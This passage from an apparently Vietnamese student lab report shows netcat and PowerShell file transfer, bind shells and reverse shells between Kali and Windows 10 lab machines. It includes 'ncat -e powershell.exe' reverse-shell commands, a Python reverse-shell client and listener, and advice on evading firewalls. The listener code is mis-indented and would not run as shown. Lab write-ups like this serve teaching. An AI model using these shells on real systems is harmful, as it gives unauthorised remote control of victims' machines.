(kali@thait)-[~]  
$ nc 192.168.160.132 4444  
Microsoft Windows [Version 10.0.19045.2965]  
(c) Microsoft Corporation. All rights reserved.
```

- **Bước 2:** Ở máy nạn nhân, chạy lệnh `ncat -lvp 4444 -e cmd.exe`, chạy chương trình cmd.exe trên cổng 4444.

```
C:\Users\thait>ncat -lvp 4444 -e cmd.exe  
Ncat: Version 7.95 ( https://nmap.org/ncat )  
Ncat: Listening on [::]:4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 192.168.160.132:56094.
```

- **Bước 3:** Khi máy tấn công kết nối vào thì sẽ thực thi được các lệnh trên máy nạn nhân

```
C:\Users\thait>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::a0aa:e5e:63aa:8999%5
    IPv4 Address. . . . . : 192.168.160.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.160.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

22. So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?

So sánh:

	<i>Reverse Shell</i>	<i>Bind Shell</i>
<i>Ưu điểm</i>	Linh hoạt: dễ dàng vượt qua nhiều lớp mạng, tường lửa và NAT. Ẩn danh: Giao tiếp giữa máy nạn nhân và máy tấn công khó theo dõi.	Đơn giản, dễ thiết lập trong nhiều tình huống. Kiểm soát chủ động: không cần nạn nhân chủ động kết nối.
<i>Nhược điểm</i>	Yêu cầu máy nạn nhân chủ động kết nối. IP máy tấn công cần cố định.	Phải biết IP public của nạn nhân. Dễ bị phát hiện. Khó khăn khi gặp tường lửa.

Nên sử dụng Reverse Shell khi:

- + Máy mục tiêu nằm sau firewall hoặc NAT, không thể kết nối trực tiếp ra ngoài.
- + Muốn ẩn danh hoạt động của mình.
- + Cần một kết nối ổn định và đáng tin cậy.
- + Có sự chủ động của nạn nhân.

Nên sử dụng Bind Shell khi:

- + Máy mục tiêu có IP công cộng và không có firewall chặn.
- + Muốn thiết lập một máy chủ điều khiển từ xa đơn giản.
- + Cần một cách nhanh chóng để truy cập vào một hệ thống.

8. Bài 8:

23. Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell

- Trao đổi tập tin:

- **Bước 1:** Ở máy Linux, chạy lệnh `nc -nv 192.168.160.133 4444 < file.txt`.
Lệnh này sẽ lấy nội dung của file file.txt từ máy Linux và gửi nó qua mạng đến máy Windows tại địa chỉ IP 192.168.160.133 qua cổng 4444.

```
(kali@thait)-[~/Desktop/NT140-labs]  
$ nc -nv 192.168.160.133 4444 < file.txt  
(UNKNOWN) [192.168.160.133] 4444 (?) open
```

- **Bước 2:** Ở máy Windows, chạy lệnh `ncat -lvnp 4444 > file.txt`. Máy Windows lắng nghe trên cổng 4444 và nhận dữ liệu từ máy Linux. Dữ liệu nhận được (là nội dung của file file.txt từ máy Linux) sẽ được ghi vào file file.txt trên máy Windows.

```
PS C:\Users\thait> cd Desktop  
PS C:\Users\thait\Desktop> ncat -lvnp 4444 >file.txt  
Ncat: Version 7.95 ( https://nmap.org/ncat )  
Ncat: Listening on [::]:4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 192.168.160.132:58710.
```

- **Bước 3:** Khi này trên máy Windows đã có tập tin file.txt

```
PS C:\Users\thait\Desktop> ls  
  
Directory: C:\Users\thait\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----          10/2/2024  11:56 AM             62 file.txt  
-a----           9/26/2024  10:43 AM          2232 Nmap - Zenmap GUI.lnk  
  
PS C:\Users\thait\Desktop> cat file.txt  
Send this file to Windows 10
```

- Bind shell:

- **Bước 1:** Ở máy Linux (tấn công), chạy lệnh `nc -nv 192.168.160.133 4444`

```
(kali@thait)-[~]  
$ nc -nv 192.168.160.133 4444  
(UNKNOWN) [192.168.160.133] 4444 (?) open  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Try the new cross-platform PowerShell https://aka.ms/pscore6
```

- **Bước 2:** Ở máy Windows (nạn nhân), chạy lệnh `ncat -lvnp 4444 -e powershell.exe`

```
PS C:\Users\thait> ncat -lvnp 4444 -e powershell.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.160.132:56740.
```

- **Bước 3:** Thực hiện điều khiển máy Windows trên máy Linux

```
PS C:\Users\thait> ls
ls

Directory: C:\Users\thait

Mode                LastWriteTime         Length Name
----                -
d-r--              9/26/2024   8:16 AM             3D Objects
d-r--              9/26/2024   8:16 AM             Contacts
d-r--             10/2/2024  11:55 AM             Desktop
d-r--              9/26/2024   8:16 AM             Documents
d-r--              9/26/2024   8:29 AM             Downloads
d-r--              9/26/2024   8:16 AM             Favorites
d-r--              9/26/2024   8:16 AM             Links
d-r--              9/26/2024   8:16 AM             Music
d-r--              9/26/2024   8:20 AM             OneDrive
```

- Reverse Shell:

- **Bước 1:** Ở máy Linux (tấn công), chạy lệnh `nc -lvnp 4444`

```
(kali@thait)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.160.132] from (UNKNOWN) [192.168.160.133] 63030
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

- **Bước 2:** Ở máy Windows (nạn nhân), chạy lệnh `ncat -nv 192.168.160.132 4444 -e powershell.exe`

```
PS C:\Users\thait> ncat -nv 192.168.160.132 4444 -e powershell.exe
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.160.132:4444.
```

- **Bước 3:** Thực hiện điều khiển máy Windows trên máy Linux

```
PS C:\Users\thait> cd Desktop
cd Desktop
PS C:\Users\thait\Desktop> ls
ls

Directory: C:\Users\thait\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         10/2/2024  11:56 AM             62 file.txt
-a-----         9/26/2024  10:43 AM          2232 Nmap - Zenmap GUI.lnk

PS C:\Users\thait\Desktop> cat file.txt
cat file.txt
Send this file to Windows 10
```

24. Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ.

- Ta có thể dùng các ngôn ngữ lập trình như Python, PHP,... để thực hiện điều này. Ở đây nhóm chúng em sẽ thực hành dùng Python để thực hiện Reverse Shell.
- **Bước 1:** Ở máy tấn công, viết 1 chương trình Python:

```
import socket
import subprocess

# Create a server socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(('0.0.0.0', 4444))
server_socket.listen(1)
print("* Listening on port 4444")

# Accept the connection from the client
client_socket, client_address = server_socket.accept()
print(f"* Connect to {client_address}")

# Receive the command from the client
while True:
    command = input("shell> ")
    if command.lower() == "exit":
        client_socket.send(b"exit")
        client_socket.close()
        break
    client_socket.send(command.encode())

# Print the result
result = client_socket.recv(4096).decode()
print(result)
```

- **Bước 2:** Ở máy nạn nhân, viết 1 chương trình Python:

```
import socket
import subprocess

# Create a client socket
client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client_socket.connect(('192.168.160.132', 4444))

# Receive commands from the server and send the output back
while True:
    command = client_socket.recv(1024).decode()
    if command.lower() == "exit":
        break
    output = subprocess.getoutput(command)
    client_socket.send(output.encode())

client_socket.close()
```

- **Bước 3:** Chạy chương trình bên Windows bằng lệnh `python rev.py`

```
C:\Users\thait>python rev.py
```

- **Bước 4:** Chạy chương trình bên Linux bằng lệnh `python3 rev.py`. Khi kết nối thành công thì máy Linux có thể điều khiển máy Windows, thực hiện câu lệnh và in ra kết quả.

```
(kali@thait)-[~/Desktop/NT140-labs]
$ python3 rev.py
* Listening on port 4444
* Connect to ('192.168.160.133', 63645)
shell> hostname
DESKTOP-LIAP008
shell> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::a0aa:e5e:63aa:8999%5
    IPv4 Address. . . . . : 192.168.160.133
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.160.2

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
shell> █
```